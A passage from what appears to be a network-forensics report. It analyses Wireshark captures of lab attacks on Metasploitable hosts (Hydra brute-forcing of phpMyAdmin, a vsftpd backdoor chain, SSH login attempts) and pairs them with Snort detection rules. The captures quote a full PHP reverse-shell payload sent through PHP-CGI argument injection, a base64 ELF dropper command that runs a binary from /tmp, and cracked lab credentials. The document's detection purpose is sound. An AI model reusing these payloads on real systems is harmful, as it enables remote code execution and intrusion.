- ii. Description:* The PhpMyAdmin application running in the webserver has been exploited to the extent where the username and password combination was brute forced from the attacker side, and the successful combination has been found. Thus, the credentials required for the web application's penetration were acquired, and the related web server is exploited further. [260]
- iii. Wireshark Analysis:*


```

Wireshark - Follow TCP Stream (tcp.stream eq 1011) - port80phpmyadmin.pcap
GET / HTTP/1.0
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Content-Length: 132
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
Date: Sun, 14 Mar 2021 03:25:31 GMT
Connection: close
Set-Cookie:
_metasploitable=BAh7B0kiD3Nlc3Npb25fawQGOgZFVEkiRTljMzZhMmY2NGRkZTA4Y2I4ZmQz%0AYTU0NjQxMDk2YWI1YjZhODI4MzE5ODAwNDM3OTM4ZjZyMjYmQ5MGUy
OGYzNjkG%0A0wBGSSiUX21ldGFzcGxvaXhYmxiBjjsAVEkiVFNoaGhoaCwgZG9uJ3QgdGVs%0AbCBhbnlib2R5IHROaXNgY29va2l1IHNIY3JldDogYTdhZWJmZjZyMjYm
GVl%0ANGU2NGY5NDc0MTVhOTRlNmYGOwBU%0A--8e3e149bdeda46602b2709139125f04d2728a3ac; path=/; expires=Sun, 14 Mar 2021 03:55:31 -0000;
HttpOnly

Welcome to Metasploitable3 - Linux edition.<br><a href="/flag">If you exploit this application, you will be handsomely rewarded.</
a>

```

Fig. 788. Metasploitable message captured shown in the packet

The Initial Metasploit session created has been shown along with the welcome message that comes up with the msfconsole command.

```

Wireshark - Follow TCP Stream (tcp.stream eq 1004) - port80phpmyadmin.pcap
GET / HTTP/1.0
HTTP/1.1 200 OK
Date: Sun, 14 Mar 2021 03:25:31 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1940
Connection: close
Content-Type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /</title>
</head>
<body>
<h1>Index of /</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?
C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"></td><td><a href="Dps5z.php">Dps5z.php</a></td><td
align="right">2021-03-14 01:48 </td><td align="right"> 77 </td><td>&nbsp;</td></tr>
<tr><td valign="top"></td><td><a href="chat/">chat</a></td><td align="right">2018-07-29
13:18 </td><td align="right"> - </td><td>&nbsp;</td></tr>
<tr><td valign="top"></td><td><a href="drupal/">drupal</a></td><td
align="right">2011-07-27 20:17 </td><td align="right"> - </td><td>&nbsp;</td></tr>
<tr><td valign="top"></td><td><a href="ecSSKm.php">ecSSKm.php</a></td><td
align="right">2021-03-14 03:12 </td><td align="right"> 78 </td><td>&nbsp;</td></tr>
<tr><td valign="top"></td><td><a href="passwd">passwd</a></td><td
align="right">2021-03-14 03:15 </td><td align="right">2.1k</td><td>&nbsp;</td></tr>
<tr><td valign="top"></td><td><a href="payroll_app.php">payroll_app.php</a></td><td
align="right">2018-07-29 13:18 </td><td align="right">1.7k</td><td>&nbsp;</td></tr>
<tr><td valign="top"></td><td><a href="phpmyadmin/">phpmyadmin</a></td><td
align="right">2013-04-08 12:06 </td><td align="right"> - </td><td>&nbsp;</td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.7 (Ubuntu) Server at localhost Port 80</address>
</body></html>

```

Fig. 789. Web Server Banner Grabbing performed

A GET request has been initiated from the client-side, and the server replied with the web page of the webserver. The difference found in the web application is that there were two more additional sections present on the web page, which were “ecSSKm.php” and “passwd”. It creates a suspicion about the kind of request that has been performed from the client-side [260].

```

Wireshark · Follow TCP Stream (tcp.stream eq 1039) · port80phpmyadmin.pcap
GET /phpmyadmin/index.php HTTP/1.0
Host: 192.168.30.31
User-Agent: Mozilla/5.0 (Hydra)

HTTP/1.1 200 OK
Date: Sun, 14 Mar 2021 03:25:43 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Set-Cookie: phpMyAdmin=bfabf825e36790a9ef60e268a602b8d4923658d5; path=/phpmyadmin/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
Last-Modified: Mon, 08 Apr 2013 12:06:50 GMT
Set-Cookie: pma_lang=en; expires=Tue, 13-Apr-2021 03:25:43 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pma_collation_connection=utf8_general_ci; expires=Tue, 13-Apr-2021 03:25:43 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pma_mcrypt_iv=PcAbFNC%2Fi5s%3D; expires=Tue, 13-Apr-2021 03:25:43 GMT; path=/phpmyadmin/; httponly
Set-Cookie: phpMyAdmin=e1b700ec4e8e8dbb6da00a2f75de2ea0d3ca695; path=/phpmyadmin/; HttpOnly
Vary: Accept-Encoding
Content-Length: 7128
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" dir="ltr">
<head>

```

Fig. 790. GET request along with User-Agent Hydra in it

The User-Agent mentioned in the packet is Mozilla/5.0 (Hydra), which directly shows that the Hydra tool is used in the browser for the credential brute-forcing username the password text combination is used up for the credential stuffing [260].

2406	31.650972	10.10.10.12	192.168.30.31	TCP	66 53458 → 80 [ACK] Seq=1 Ack=1 Win=6426 Len=0 TSval=2411121710 TSecr=667025448
2445	31.674105	10.10.10.12	192.168.30.31	HTTP	158 GET /phpmyadmin/index.php HTTP/1.0
2455	31.674364	192.168.30.31	10.10.10.12	TCP	66 80 → 53458 [ACK] Seq=1 Ack=93 Win=29056 Len=0 TSval=667025402 TSecr=2411121733
2484	31.858669	192.168.30.31	10.10.10.12	TCP	1514 80 → 53458 [ACK] Seq=1 Ack=93 Win=29056 Len=1448 TSval=667025448 TSecr=2411121733 [TCP segment of a reassembled PDU]
2485	31.858686	192.168.30.31	10.10.10.12	TCP	1514 80 → 53458 [ACK] Seq=1449 Ack=93 Win=29056 Len=1448 TSval=667025448 TSecr=2411121733 [TCP segment of a reassembled PDU]
2486	31.858703	192.168.30.31	10.10.10.12	TCP	1514 80 → 53458 [ACK] Seq=2897 Ack=93 Win=29056 Len=1448 TSval=667025448 TSecr=2411121733 [TCP segment of a reassembled PDU]
2487	31.858763	192.168.30.31	10.10.10.12	TCP	1514 80 → 53458 [ACK] Seq=4345 Ack=93 Win=29056 Len=1448 TSval=667025448 TSecr=2411121733 [TCP segment of a reassembled PDU]
2488	31.858780	192.168.30.31	10.10.10.12	TCP	1514 80 → 53458 [ACK] Seq=5793 Ack=93 Win=29056 Len=1448 TSval=667025448 TSecr=2411121733 [TCP segment of a reassembled PDU]
2489	31.858795	192.168.30.31	10.10.10.12	HTTP	827 HTTP/1.1 200 OK (text/html)
2490	31.858854	192.168.30.31	10.10.10.12	TCP	66 80 → 53458 [FIN, ACK] Seq=8002 Ack=93 Win=29056 Len=0 TSval=667025448 TSecr=2411121733
2492	31.859572	10.10.10.12	192.168.30.31	TCP	66 53458 → 80 [ACK] Seq=93 Ack=7241 Win=60288 Len=0 TSval=2411121919 TSecr=667025448
2493	31.859587	10.10.10.12	192.168.30.31	TCP	66 53458 → 80 [ACK] Seq=93 Ack=8002 Win=59648 Len=0 TSval=2411121919 TSecr=667025448
2569	31.901741	10.10.10.12	192.168.30.31	TCP	66 53458 → 80 [ACK] Seq=93 Ack=8003 Win=64128 Len=0 TSval=2411121961 TSecr=667025448

Fig. 791. TCP Stream of Multiple GET requests

There occurs a series of GET requests consecutively, and all of the packets contain Hydra in its User-agent string. It further confirms that the Hydra is the password cracking tool involved in the password cracking process.

```
Wireshark · Follow TCP Stream (tcp.stream eq 1056) · port80phpmyadmin.pcap

POST /phpmyadmin/index.php HTTP/1.0
Host: 192.168.30.31
User-Agent: Mozilla/5.0 (Hydra)
Content-Length: 39
Content-Type: application/x-www-form-urlencoded
Cookie: pma_lang=en; pma_collation_connection=utf8_general_ci; pma_mcrypt_iv=orN0LGvF1sQ%3D;
phpMyAdmin=06f7cd07e4ad0c49f4540977e3b032570aa842b9

pma_username=root&pma_password=msfadminHTTP/1.1 302 Found
Date: Sun, 14 Mar 2021 03:25:43 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
Last-Modified: Mon, 08 Apr 2013 12:06:50 GMT
Set-Cookie: pmaUser-1=YZU2BBG0w3w%3D; expires=Tue, 13-Apr-2021 03:25:44 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pmaPass-1=LNCvRm30w%3D; path=/phpmyadmin/; httponly
Location: http://192.168.30.31/phpmyadmin/index.php?token=2f3fc8e4bf099a99e195dd0ccb0c9ca8
Content-Length: 0
Connection: close
Content-Type: text/html
```

Fig. 792. Username and Password combination passed

A client-side POST request has been initiated, which contains the username and password combination in its request. The subsequent server reply replied with the 302 Found status indicating that the combination has been tried out on the application side. It follows POST requests' repeated sequence in the Wireshark with different usernames and passwords in the below figures [260].

```
Wireshark · Follow TCP Stream (tcp.stream eq 1055) · port80phpmyadmin.pcap

POST /phpmyadmin/index.php HTTP/1.0
Host: 192.168.30.31
User-Agent: Mozilla/5.0 (Hydra)
Content-Length: 35
Content-Type: application/x-www-form-urlencoded
Cookie: pma_lang=en; pma_collation_connection=utf8_general_ci; pma_mcrypt_iv=PcAbFNC%2Fi5s%3D;
phpMyAdmin=e1b700ec4e8e8dbb6da00a2f75de2ea0d3ca695

pma_username=root&pma_password=rootHTTP/1.1 302 Found
Date: Sun, 14 Mar 2021 03:25:43 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
Last-Modified: Mon, 08 Apr 2013 12:06:50 GMT
Set-Cookie: pmaUser-1=wm7%2Bh%2BFX%2F2A%3D; expires=Tue, 13-Apr-2021 03:25:44 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pmaPass-1=wm7%2Bh%2BFX%2F2A%3D; path=/phpmyadmin/; httponly
Location: http://192.168.30.31/phpmyadmin/index.php?token=87832daff65d70038280c31ee5321ee9
Content-Length: 0
Connection: close
Content-Type: text/html
```

Fig. 793. Username and Password combination passed

```
Wireshark · Follow TCP Stream (tcp.stream eq 1057) · port80phpmyadmin.pcap

POST /phpmyadmin/index.php HTTP/1.0
Host: 192.168.30.31
User-Agent: Mozilla/5.0 (Hydra)
Content-Length: 35
Content-Type: application/x-www-form-urlencoded
Cookie: pma_lang=en; pma_collation_connection=utf8_general_ci; pma_mcrypt_iv=uAtbzZeG94Y%3D;
phpMyAdmin=f16d5e915fcc7c327a4dbd013d89ae64c366aba3

pma_username=root&pma_password=dhhdHTTP/1.1 302 Found
Date: Sun, 14 Mar 2021 03:25:44 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
Last-Modified: Mon, 08 Apr 2013 12:06:50 GMT
Set-Cookie: pmaUser-1=ah77ukZ2Bpk%3D; expires=Tue, 13-Apr-2021 03:25:44 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pmaPass-1=%2FSmiDNmddnM%3D; path=/phpmyadmin/; httponly
Location: http://192.168.30.31/phpmyadmin/index.php?token=315f73ed6fc418b7c04c73b082b8e272
Content-Length: 0
Connection: close
Content-Type: text/html
```

Fig. 794. Username and Password combination passed

```
Wireshark · Follow TCP Stream (tcp.stream eq 1058) · port80phpmyadmin.pcap

POST /phpmyadmin/index.php HTTP/1.0
Host: 192.168.30.31
User-Agent: Mozilla/5.0 (Hydra)
Content-Length: 36
Content-Type: application/x-www-form-urlencoded
Cookie: pma_lang=en; pma_collation_connection=utf8_general_ci; pma_mcrypt_iv=sgh0btYXq5U%3D;
phpMyAdmin=e0a5069a84db5fe821e20d7bcd33c7530a7c5940

pma_username=root&pma_password=amrithHTTP/1.1 302 Found
Date: Sun, 14 Mar 2021 03:25:44 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
Last-Modified: Mon, 08 Apr 2013 12:06:50 GMT
Set-Cookie: pmaUser-1=eUQx7mviXbs%3D; expires=Tue, 13-Apr-2021 03:25:44 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pmaPass-1=P0aDN1JALRU%3D; path=/phpmyadmin/; httponly
Location: http://192.168.30.31/phpmyadmin/index.php?token=c58c961d3a4eb584612fbf602dc1d191
Content-Length: 0
Connection: close
Content-Type: text/html
```

Fig. 795. Username and Password combination passed

```

Wireshark · Follow TCP Stream (tcp.stream eq 1063) · port80phpmyadmin.pcap

POST /phpmyadmin/index.php HTTP/1.0
Host: 192.168.30.31
User-Agent: Mozilla/5.0 (Hydra)
Content-Length: 39
Content-Type: application/x-www-form-urlencoded
Cookie: pma_lang=en; pma_collation_connection=utf8_general_ci; pma_mcrypt_iv=qLyZWwL9TN0%3D;
phpMyAdmin=bde9b53495a45901d4997087c9c39668ad7bcb7c

pma_username=root&pma_password=spl0itmeHTTP/1.1 302 Found
Date: Sun, 14 Mar 2021 03:25:44 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
Last-Modified: Mon, 08 Apr 2013 12:06:50 GMT
Set-Cookie: pmaUser-1=cF3WG0Y%2F3Yk%3D; expires=Tue, 13-Apr-2021 03:25:44 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pmaPass-1=EUY36h4Wbvs%3D; path=/phpmyadmin/; httponly
Location: http://192.168.30.31/phpmyadmin/index.php?token=96969a4a6721323da9116ad4882fff7b
Content-Length: 0
Connection: close
Content-Type: text/html

```

Fig. 796. Username and Password combination passed

2637	31.968317	10.10.10.12	192.168.30.31	TCP	66 53506 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2411122028 TSecr=667025476
2638	31.968332	10.10.10.12	192.168.30.31	HTTP	413 POST /phpmyadmin/index.php HTTP/1.0 (application/x-www-form-urlencoded)
2639	31.968519	192.168.30.31	10.10.10.12	TCP	66 80 → 53506 [ACK] Seq=1 Ack=348 Win=30080 Len=0 TSval=667025476 TSecr=2411122028
2640	32.139693	192.168.30.31	10.10.10.12	HTTP	651 HTTP/1.1 302 Found
2641	32.139719	192.168.30.31	10.10.10.12	TCP	66 80 → 53492 [FIN, ACK] Seq=586 Ack=348 Win=30080 Len=0 TSval=667025519 TSecr=2411122024
2642	32.140773	10.10.10.12	192.168.30.31	TCP	66 53492 → 80 [ACK] Seq=348 Ack=586 Win=64128 Len=0 TSval=2411122200 TSecr=667025519
2643	32.141969	192.168.30.31	10.10.10.12	TCP	1514 80 → 53486 [ACK] Seq=1 Ack=93 Win=29056 Len=1448 TSval=667025519 TSecr=2411121734 [TCP segment of a reassembled PDU]
2644	32.141998	192.168.30.31	10.10.10.12	TCP	1514 80 → 53486 [ACK] Seq=1449 Ack=93 Win=29056 Len=1448 TSval=667025519 TSecr=2411121734 [TCP segment of a reassembled ...]
2645	32.142016	192.168.30.31	10.10.10.12	TCP	1514 80 → 53486 [ACK] Seq=2897 Ack=93 Win=29056 Len=1448 TSval=667025519 TSecr=2411121734 [TCP segment of a reassembled ...]
2646	32.142030	192.168.30.31	10.10.10.12	TCP	1514 80 → 53486 [ACK] Seq=4346 Ack=93 Win=29056 Len=1448 TSval=667025519 TSecr=2411121734 [TCP segment of a reassembled ...]

Fig. 797. HTTP POST Request successfully obtained

It has been found that the successful username and the password combination have been attained, and therefore, the HTTP/1.1 302 Found packet has been found right below the POST request packet in the Wireshark.

```

Wireshark · Follow TCP Stream (tcp.stream eq 1158) · port80phpmyadmin.pcap

POST /phpmyadmin/index.php HTTP/1.1
Host: 192.168.30.31
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 78

token=c35641dbd1ef0b610a8f65fe3f01488a&pma_username=root&pma_password=spl0itmeHTTP/1.1 302 Found
Date: Sun, 14 Mar 2021 03:27:58 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Set-Cookie: phpMyAdmin=ecf27fab5027a897d67aa2740673e602de1ea0f4; path=/phpmyadmin/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
Last-Modified: Mon, 08 Apr 2013 12:06:50 GMT
Set-Cookie: pma_lang=en; expires=Tue, 13-Apr-2021 03:27:58 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pma_collation_connection=utf8_general_ci; expires=Tue, 13-Apr-2021 03:27:58 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pma_mcrypt_iv=JHZcezIiUzk%3D; expires=Tue, 13-Apr-2021 03:27:58 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pmaUser-1=Qd10YzVbg5w%3D; expires=Tue, 13-Apr-2021 03:27:58 GMT; path=/phpmyadmin/; httponly
Set-Cookie: pmaPass-1=3XLIkIsge20%3D; path=/phpmyadmin/; httponly
Location: http://192.168.30.31/phpmyadmin/index.php?
lang=en&collation_connection=utf8_general_ci&token=2acd6422638b49854ac5b128322faf2c&phpMyAdmin=ecf27fab5027a897d67aa2740673e602de1ea0f4
Content-Length: 0
Content-Type: text/html

```

Fig. 798. Metasploit Token creation sent to the server

v. Alert Description:


The Http_header information in the post request from the client-side involves the keyword named “Hydra” in it, which indicates that the hydra tool is used as a password extraction tool. The Snort will generate the rule-based upon the User-Agent content, which contains the keyword **Hydra** in it as a part of the http_method, http_uri, and HTTP header content.

GG. Analysis of Playbook 27: Chain attack using pivoting technique to penetrate through DMZ and Proxy zone machines sequentially to get into a trusted zone windows 8.1 machine

i. Pcap File Name: Playbook_chain_DMZ.pcap

ii. Description: This is a Chain attack, where the attacker initially exploits the DMZ. Then after attaining the privilege escalation in the DMZ network, the lateral movement has been performed even to get the hold of all the other zone systems and then finally to get the access of Trusted zone system.

iii. Wireshark Analysis:



```
220 (vsFTPd 2.3.4)
USER 1YTed:)
331 Please specify the password.
PASS uM
421 Timeout.
```

Fig. 801. VsFTPd Exploit having Username and Password passed

The packet's initial analysis shows that the attacker tried to use the FTP version vulnerability and then get access to the machine. There were a username and password filling attempt in the network [261].



```
id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo at8d98551kCdvz1D
at8d98551kCdvz1D
echo 1534862465;echo rZjYBqvBTndITGG1RuSNKecCztqgihDn
1534862465
rZjYBqvBTndITGG1RuSNKecCztqgihDn

uname -ms;echo jNxxqBmJSGRpoQgwOFgQsRXDZMokKmgYA
Linux i686
jNxxqBmJSGRpoQgwOFgQsRXDZMokKmgYA

echo -n
f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAADQAITAABAAAAAAAAAAAAEAAAAAAAAAAAAIAECACABAJPAASgEAAACAAAAEAAAagpeMdv341NDU2oCsGa
J4c2A11toCgoKC2gCABFRieFqZlhQUVeJ4UPNgIXAeRlOdD1oogAAAFhqAGoFieMxyc2AhcB5vesnsge5ABAAAIInjwesMweMMsH3NgIXAeBBbieGZsmqwA82AhcB4Av/
huAEAAAC7AQAAAM2A>>'/tmp/sTSIf.b64' ; ((which base64 >&2 && base64 -d -) || (which base64 >&2 && base64 --decode -) || (which
openssl >&2 && openssl enc -d -A -base64 -in /dev/stdin) || (which python >&2 && python -c 'import sys, base64; print
base64.standard_b64decode(sys.stdin.read());') || (which perl >&2 && perl -MMIME::Base64 -ne 'print decode_base64($_)')) 2> /dev/
null > '/tmp/clTTI' < '/tmp/sTSIf.b64' ; chmod +x '/tmp/clTTI' ; '/tmp/clTTI' & sleep 2 ; rm -f '/tmp/clTTI' ; rm -f '/tmp/
sTSIf.b64';echo aTfumUdmwAuUTXAgVGFwWxWzCkPpHwM
aTfumUdmwAuUTXAgVGFwWxWzCkPpHwM
```

Fig. 802. Post Exploitation activities performed

Then there occurs some of the post-exploitation activities such as verifying the status of the user permission in the system using “id”, “echo”, “uname”, and other activities like a copy, print like statements.


```

Wireshark · Follow TCP Stream (tcp.stream eq 83) · playbook_chain_attack_DMZ.pcap
POST /?-d+allow_url_include%3dOn+-d+safe_mode%3dFALSE+---define+suhosin.simulation%3don+-%64+disable_functions%3d%22%22+-%64+open_basedir%3dnone+-d+auto_prepend_file%3dphp://input+---define+cgi.force_redirect%3dOff+-d+cgi.redirect_status_env%3d0+---no-php-ini HTTP/1.1
Host: 192.168.20.31
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1118

<?php /*<?php /**/ error_reporting(0); $ip = '10.10.10.11'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) {
$s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port);
$s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) {
die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break;
} if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case
'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); }
die();HTTP/1.1 500 Internal Server Error
Date: Fri, 26 Feb 2021 02:08:04 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 0
Connection: close
Content-Type: text/html

```

Fig. 803. TCP Stream of POST request

Another POST request from the client-side that involves the ip, port, socket connects attributes in the request, which might be the possible case of meterpreter session getting executed on the client-side. Hence, the MSF console session created a meterpreter session between the client and the server [261].

iv. Alert Rules

```

Alert tcp any any -> any 21 (msg:"VSTFPd Exploit"; content:"USER";
content:":"); classtype:attempted-admin; sid:1300024; rev:4;)

Alert tcp any any -> any any (msg:"Possible id checking process";
content:"uid=0(root)" ; classtype=attempted-admin; sid:1300025; rev:2;)

```

```

soslave@soslave3-virtual-machine:~$ sudo snort -A console -N --daq pcap --daq-mode read-file -c /etc/nsm/soslave3-virtual-machine-ens3/snort.conf -i ens3 -q -r
playbook_chain_attack_DMZ.pcap
02/26-02:03:52.150264  [**] [1:1300024:4] VSTFPD Exploit [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 10.10.10.11:43113 -> 192.168.30.21:21
02/26-02:03:52.150264  [**] [1:1300005:1] VSFTPD Backdoor Exploit [**] [Priority: 0] {TCP} 10.10.10.11:43113 -> 192.168.30.21:21
02/26-02:03:52.157597  [**] [1:2100498:8] GPL ATTACK RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.30.21:6200 -> 10.10.10.11:44679
02/26-02:03:52.157597  [**] [1:1300025:2] Possible id checking process [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.30.21:6200 -> 10.10.10.11:44679

```

Fig. 804. Alert Generation

v. Alert Description

The elements that were part of the exploit, such as the username sent from the attacker side for the login purposes on the server-side and the client-side verification in the victim machine using the machine's id. There were two separate rules, where the first rule looks for the content "USER :)" in the packet as a part of the vsftpd exploit and then generates the alert based on that. Another rule looks for the "uid=0(root)" in the packet and then alerts when the content gets matched with that specific content being present.

HH. Playbook 38: DNS Configuration exploitation

i. Pcap Filename: dnsmz.pcap

ii. Description: A Username and password combination as an input is being fed into the file, and that file will be given as an input to the msfconsole session. Then the multiple ssh login attempts were made to gain access to the victim machine, and the successful combination will get access.

iii. Wireshark Analysis:

24	198.742961	192.168.30.21	10.10.10.12	SSHv2	850 Server: Key Exchange Init
25	198.743434	10.10.10.12	192.168.30.21	SSHv2	866 Client: Key Exchange Init

Fig. 805. Initial Key Exchange request

In the initial stages of the exploit, the packet capture only contains the encrypted packet multiple times. A client and server key exchange negotiation might involve the cipher-suite negotiation, the protocols that the server and client can be accepted upon. The rest of the content in the packet was encrypted as well [262].




Fig. 806. The packet containing ssh encrypted content

SSH protocol involves the secure connection between the client and server, and it is being happened through the use of encryption, where ssh protocol will encrypt the entire session. It can only be decrypted through either some of the SSL decryptors or else using the private and public keys used in the Conversation. There were also more client and server communication, but the entire Conversation is being encrypted, which creates certain suspicious in the packet capture [262].

518	320.970705	192.168.30.21	10.10.10.12	SSHv2	118 Server: Encrypted packet (len=52)
519	320.972746	10.10.10.12	192.168.30.21	SSHv2	118 Client: Encrypted packet (len=52)
520	320.974248	192.168.30.21	10.10.10.12	SSHv2	154 Server: Encrypted packet (len=88)
521	320.980975	192.168.30.21	10.10.10.12	SSHv2	362 Server: Encrypted packet (len=296)
522	320.980996	192.168.30.21	10.10.10.12	SSHv2	138 Server: Encrypted packet (len=72)

Fig. 807. Encrypted Conversation between client and server

Another way to interpret the SSH content in the packet capture is to observe the packet capture conversations between the client and the server-side. In the observed conversation statistics, the conversation bytes are usually involved in the range of either 500-1000 bytes. Whereas in the present capture, the bytes involved around 49k of information or packets being transferred. This could be the way to identify that some large file transfer might have occurred between both the machines [262].

Ethernet · 3		IPv4 · 16		IPv6	TCP · 7		UDP · 13					
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A	
10.10.10.12	192.168.30.21	316	49k	165	19k	151	30k	198.731005	346.7912		451	
192.168.30.21	192.168.30.101	159	11k	0	0	159	11k	198.846234	120.9185		0	
10.10.10.11	192.168.10.21	40	5040	20	2360	20	2680	0.000000	541.6008		34	
128.8.10.90	192.168.30.21	14	1255	0	0	14	1255	200.046194	93.3172		0	
192.33.4.12	192.168.30.21	14	1255	0	0	14	1255	198.845808	92.1176		0	
192.36.148.17	192.168.30.21	13	1171	0	0	13	1171	202.446363	95.7172		0	
192.112.36.4	192.168.30.21	13	1171	0	0	13	1171	201.246367	94.5170		0	
192.168.30.21	202.12.27.33	13	1171	13	1171	0	0	203.646427	96.9172		96	
192.168.30.21	199.7.83.42	12	1087	12	1087	0	0	204.846470	98.1171		88	
128.63.2.53	192.168.30.21	12	966	0	0	12	966	208.446690	101.7173		0	
192.168.30.21	198.41.0.4	12	966	12	966	0	0	206.046577	99.3172		77	
192.168.30.21	192.228.79.201	12	966	12	966	0	0	207.246667	100.5172		76	
192.5.5.241	192.168.30.21	11	882	0	0	11	882	213.247444	106.5170		0	
192.58.128.30	192.168.30.21	11	882	0	0	11	882	209.646992	102.9172		0	
192.168.30.21	193.0.14.129	11	882	11	882	0	0	210.847095	104.1171		67	
